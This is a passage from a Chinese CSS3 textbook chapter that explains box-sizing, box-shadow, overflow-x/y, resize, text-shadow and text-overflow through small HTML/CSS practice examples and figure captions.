


图 11-2　border-box 示例图



box-sizing 虽然得到各种最新主流浏览器的支持，但有些浏览器还是需要加上自己的前缀：Mozilla 需要加上-moz-；Webkit 内核需要加上-webkit-。因此，box-sizing 兼容浏览器时需要加上各自的前缀才能展现 box-sizing 属性的效果。

通过上面的讲解用户对 box-sizing 属性有了一个大概的了解，下面通过一个实例讲解 box-sizing 属性的用法。

【实践案例 11-1】

创建 box-sizing.html 页面，在该页面中定义一个 div 层，该 div 层包含两张图片，这两张图片的应用样式不同，实现的效果也不同。具体的代码如下所示：

```
<style type="text/css">
    .c{
        clear:both
    }
```

```
        .con{
            width:960px;
            margin-top:350px;
            margin-left:20px;
        }
        .con img{
            width:200px;
            height:200px;
            padding:20px;
            border:10px solid blue;
        }
        .content-box{
            -moz-box-sizing: content-box;
            -webkit-box-sizing: content-box;
            -o-box-sizing: content-box;
            -ms-box-sizing: content-box;
            box-sizing: content-box;
        }
        .border-box{
            -moz-box-sizing: border-box;    /*Firefox 3.5 以上版本*/
            -webkit-box-sizing: border-box; /*Safari 3.2 以上版本*/
            -o-box-sizing: border-box;      /*Opera 9.6 以上版本*/
            -ms-box-sizing: border-box;     /*IE 8 以上版本*/
            box-sizing: border-box;         /*W3C 标准*/
        }
    </style>
        <body background="images/2005617193219610.jpg">
            <div class="con">
                <img src="images/01.jpg" class="content-box">
                <img src="images/02.jpg" class="border-box">
            </div>
        </body>
```

如上述代码所示，div 层中的第一张图片应用的样式为 content-box，该样式设置 box-sizing 属性值为 content-box；第二张图片应用的样式为 border-box，该样式设置 box-sizing 属性值为 border-box。这两种属性值所表示的盒元素的长和宽是不同的，图 11-3 所示的为 box-sizing.html 页面的运行效果。





图 11-3　box-sizing 属性示例效果

11.1.2 box-shadow 属性

在 CSS 3 中可以使用 box-shadow 属性使元素框在显示时产生阴影效果。该属性的基本语法如下所示：

```
box-shadow: <length> <length> <length> <color>
```

其中，前面 3 个 length 分别表示阴影水平偏移值（可取正负值）、阴影垂直偏移值（可取正负值）、阴影模糊值；color 表示阴影的颜色。



到目前为止，box-shadow 属性得到了 Safari 浏览器及 Firefox 浏览器的支持。使用 Safari 浏览器时，需要将样式代码书写成“-webkit-box-shadow”的形式；使用 Firefox 浏览器时，需要将样式代码书写成“-moz-box-shadow”的形式。

除了可以使用 box-shadow 属性为元素框设置单色阴影特效之外，还可以通过为 box-shadow 属性设置多组参数值实现多色阴影效果。指定多个阴影时，使用逗号将多组参数值进行分隔。

【实践案例 11-2】

创建 box-shadow.html 页面，在该页面中定义 box-shadow 类样式，设置 box-shadow 属性值，指定阴影的相关属性，并在 div 层中应用该样式。具体代码如下所示：

```
<!DOCTYPE html>
<html>
    <head>
        <meta charset=gb2312 />
        <title>box-shadow 属性的使用</title>
        <style type="text/css">
            .box-shadow{
                background-image:url(images/03.jpg);
                -moz-box-shadow:10px 5px 12px #FF66FF;
                -webkit-box-shadow:10px 5px 12px #FF66FF;
                box-shadow:10px 5px 12px #FF66FF;
                margin-top:300px;
                width:400px;
                height:300px;
            }
        </style>
    </head>
    <body background="images/2005617193219610.jpg">
        <div class="box-shadow"></div>
    </body>
</html>
```

上述代码设置了阴影的水平偏移值为 10px、垂直偏移值为 5px、阴影的模糊值为 12px、颜色为#FF66FF。在浏览器中访问该页面，运行结果如图 11-4 所示。




图 11-4　box-shadow 属性的简单应用示例效果

【实践案例 11-3】

本案例通过为 box-shadow 属性设置多组参数值，实现了多色阴影的效果。修改 box-shadow.html 页面代码，为 box-shadow 属性设置多组参数值，如下面的代码所示：

```
<style type="text/css">
    .box-shadow{
        background-image:url(images/03.jpg);
        -moz-box-shadow:-10px 0 12px #FF66FF,
                        10px 0 12px blue,
                        0 -10px 12px red,
                        0 10px 12px green;
        -webkit-box-shadow:10px 0 12px #FF66FF,
                            10px 0 12px blue,
                            0 -10px 12px red,
                            0 10px 12px green;
        box-shadow:10px 0 12px #FF66FF,
                    10px 0 12px blue,
                    0 -10px 12px red,
                    0 10px 12px green;
        margin-top:300px;
        width:400px;
        height:300px;
    }
</style>
<div class="box-shadow"></div>
```

再次运行 box-shadow.html 页面，效果如图 11-5 所示。




图 11-5　box-shadow 属性的多色阴影示例效果

11.1.3　overflow-x 和 overflow-y 属性

overflow 是 CSS 2.1 规范中的特性，而 overflow-x 和 overflow-y 属性则是 CSS 3 基础盒模型中新添加的特性。其中，overflow 属性用于定义对象的内容超过其高度及宽度时如何管理内容；overflow-x 属性用于定义当对象的内容超过其指定宽度时如何管理内容；overflow-y 属性用于定义当对象的内容超过其指定高度时如何管理内容。overflow-x 和 overflow-y 属性的基本语法如下所示：

```
overflow-x:visible | auto | hidden | scroll
overflow-y:visible | auto | hidden | scroll
```

属性值说明如下所示。

- **visible**　不剪切内容也不添加滚动条。假如显式声明此默认值，对象将被剪切为包含对象的 window 或 frame 的大小，并且 clip 属性设置将失效。
- **auto**　此为 body 对象和 textarea 的默认值，在需要时剪切内容并添加滚动条。
- **hidden**　不显示滚动条。
- **scroll**　横向（纵向）显示滚动条。

【实践案例 11-4】

创建 overflow.html 页面，在该页面中定义一个 div 层，并设置该 div 层的水平方向和垂直方向都显示滚动条。代码如下所示：

```
<style type="text/css">
    .div{
        overflow-x:scroll;
        overflow-y:scroll;
        width:450px;
        height:300px;
```

```
            border: solid 1px #FF66FF;
            font-size:12px;
            margin-left:20px;
            margin-top:80px;
        }
    </style>
    <div class="div">
        <h2>冷若寒风逝，此戏已散场</h2>
        <p>    午后的阳光刺破了云层，透过玻璃窗暖暖地照在身上心中
        的阴霾豁然消失殆尽，所有的不快被洗劫一空。扶着窗子，透过明亮的玻璃窗，阳光下的斑驳
        的树影，错落地交织着。</p>
        <p>    踏着时间的光影，漫步在记忆的河里。一幕幕那么清晰，
        实得让人流泪。</p>
        <p>    过去的，就不再重来，突然间想起大话西游孙悟空的月光
        宝盒，如果可以，我希望拥有。</p>
        <p>    有一种情感叫思念，有一种思绪叫遗憾，然而，思念的恰
        恰是美好的遗憾。</p>
        <p>    有一种痛苦叫回忆，有一种憧憬叫未来，英文叫过去时和
        将来时，还有一种叫做过去将来时，你希望活在哪个时态？</p>
        <p>    人生是一种艺术，每个人都是艺术家，在生命的长卷上尽
        情挥洒。不一样的，有人画的是宁静的田园风光，有的是喧嚣的繁华都市，有的是放荡不羁的
        山水写意，但是，笔下画的，一定不是你最喜欢的……</p>
        <p>    在川流不息的人群中，我们都在寻觅，拼命地要我们本不
        需要而且毫无用处的东西。与其苦苦寻觅，不如顺其自然。</p>
        <p>    “赤条条来去无牵挂”不记得是哪部戏里的戏词，写的那
        样真切，那样的无情。虚无的，眼中繁华；真实的，心中牵挂。</p>
        <p>    洗却铅华尽，此戏已散场。人生的大幕将落，带不走一衣
        一衫。</p>
    </div>
```

如上述代码所示，将 overflow-x 和 overflow-y 的属性值都设置为 scroll，表示横向和纵向都带有滚动条。运行 overflow.html 页面，效果如图 11-6 所示。



图 11-6　overflow-x 和 overflow-y 属性的示例效果


11.1.4 resize 属性

resize 是 CSS 3 中新增的一个非常实用的属性，该属性能够允许用户自由缩放浏览器中某个元素的大小。在此之前，设计师要实现相同的 UI 效果，需要借助 JavaScript 编写大量的脚本才能够实现，这样既费时费力，而且执行效率也很低。resize 属性的基本语法如下所示：

```
resize : none | both | horizontal | vertical | inherit
```

属性值说明如下所示。

- **none** 浏览器不提供尺寸调整机制，用户不能操纵机制调节元素的尺寸。
- **both** 浏览器提供双向尺寸调整机制，允许用户调节元素的宽度和高度。
- **horizontal** 浏览器提供单向水平尺寸调整机制，允许用户调节元素的宽度。
- **vertical** 浏览器提供单向垂直尺寸调整机制，允许用户调节元素的高度。
- **inherit** 默认继承。



目前仅有 Safari 和 Chrome 主流浏览器允许元素缩放，但尚未完全支持，只允许双向调整。CSS 3 允许将该属性应用到任意元素，这将使网页缩放功能拥有跨浏览器的支持。

【实践案例 11-5】

本案例将演示如何使用 resize 属性设计可以自由调整大小的壁画，主要代码如下所示：

```
<style type="text/css">
    #resize{
        background-image:url(images/04.jpg);
        background-repeat:no-repeat;
        background-clip:content;/*设计背景图像仅在内容区域显示，留出补白区域*/
        width:300px;            /*设计元素最小宽度*/
        height:281px;           /*设计元素最小高度*/
        max-width:600px;        /*设计元素最大宽度*/
        max-height:330px;       /*设计元素最大高度*/
        padding:6px;
        border:1px solid blue;
        resize:both;
        overflow:auto;
    }
</style>
<div id="resize"></div>
```

如上述代码所示，必须同时定义 overflow 和 resize 属性，否则 resize 属性声明无效，因为元素默认溢出显示为 visible。运行该页面，效果如图 11-7 所示。按住鼠标左键不放，

向右下角拖动放大图片，直到达到最大尺寸为止，如图 11-8 所示。





图 11-7　缩小后的壁画效果




图 11-8　放大后的壁画效果

11.2　文本与字体

本节将针对 CSS 3 中与文本、字体相关的一些属性做详细介绍，其中包括 text-shadow 属性、text-overflow 属性、word-break 属性、word-wrap 属性和@font-face 属性，以及 font-size-adjust 属性。

11.2.1　text-shadow 属性

在 CSS 3 中可以使用新增的 text-shadow 属性为页面上的文本添加阴影效果。其基本语法格式如下：

```
text-shadow: <length> <length> <length> <color>
```

其中，前面 3 个 length 分别用于指定水平方向上阴影的位置、垂直方向上阴影的位置、阴影的模糊半径（值越大模糊范围越大，省略时表示不向外模糊）；color 用于指定阴影的颜色。



目前 Safari、Firefox、Chrome 和 Opera 浏览器都支持 text-shadow 属性，Internet Explorer 9 以上也支持。

text-shadow 属性与 box-shadow 属性相同，不仅可以为文字添加单个阴影特效，也可以为文字指定多个阴影，并且针对每个阴影可以使用不同的颜色。到目前为止，只有 Firefox 浏览器、Chrome 浏览器及 Opera 浏览器对这个功能提供支持。

【实践案例 11-6】

该案例通过设置 text-shadow 属性的值，为一段蓝色文字绘制粉色阴影。其中，水平方向和垂直方向的阴影位置都为 5，text-shadow.html 文件的主要代码如下所示：

```
<style type="text/css">
    .textshadow{
        text-shadow:5px 5px 5px #FF66FF;
        color:blue;
        font-size:50px;
        font-weight:bold;
        font-family:"华文行楷";
        margin-top:50px;
    }
</style>
<div class="textshadow">岁月静好</div>
```

运行该页面，效果如图 11-9 所示。



图 11-9　text-shadow 属性简单应用示例效果

【实践案例 11-7】

该案例通过为 text-shadow 属性指定多组参数值，实现为文字添加多个阴影的效果。修改 text-shadow.html 文件中的 text-shadow 类样式，为 text-shadow 属性指定多组参数值，修改后的代码如下所示：

```
<style type="text/css">
    .textshadow{
        text-shadow:10px 10px 5px #990099,
                    20px 20px 5px #9966FF,
                    30px 30px 5px #0099FF;
        color:blue;
        font-size:50px;
        font-weight:bold;
        font-family:"华文行楷";
        margin-top:50px;
    }
```

```
</style>
<div class="textshadow">岁月静好</div>
```

如上述代码所示，为文字依次指定了#990099、#9966FF、#0099FF 颜色的阴影，同时也为这些阴影指定了适当的位置。text-shadow.html 页面的运行效果如图 11-10 所示。



图 11-10　text-shadow 属性的多个阴影示例效果

11.2.2　text-overflow 属性


在设计 Web 页面时，设计师通常会给栏目设置固定宽度。这样一来，当实际内容超过宽度时，为了避免影响整体的布局必须对内容进行截取。这个工作之前多是使用 JavaScript 脚本来完成。而在 CSS 3 中新增的 text-overflow 属性可以快速解决这个问题。

text-overflow 属性的作用非常明确，就是决定当内容超过宽度时的显示方式。例如，当一个列表的宽度为 100 像素，而内容有 120 像素时，使用该属性可以在 100 像素处显示一个省略号，而不是截取。其语法格式如下所示：

```
text-overflow:clip | ellipsis
```

属性值说明如下所示。

- **clip**　当内容超出宽度时对其进行截取。
- **ellipsis**　当内容超出指定宽度时在最后显示省略号标记。



text-overflow 属性目前得到了 IE 6 以上浏览器、Safari 浏览器以及 Opera 浏览器的支持。使用 Safari 浏览器时，需要将样式代码书写成“-webkit-text-overflow”的形式；使用 Opera 浏览器时，需要将样式代码书写成“-o-text-overflow”的形式。

【实践案例 11-8】

本案例将通过把 white-space 属性值设定为 nowrap，使得元素框右端的内容不能换行显示，这样一来，元素框中的内容就在水平方向上溢出了。然后设置 text-overflow 属性值

为 ellipsis，指定当内容超出指定宽度时在最后显示省略号来标记。具体的代码实现如下所示：

```
<style type="text/css">
    .div{
        text-overflow:ellipsis;
        overflow:hidden;
        white-space:nowrap;
        width:400px;
        border: solid 1px #FF66FF;
        font-size:12px;
        margin-left:20px;
        margin-top:80px;
    }
</style>
<h2>冷若寒风逝，此戏已散场</h2>
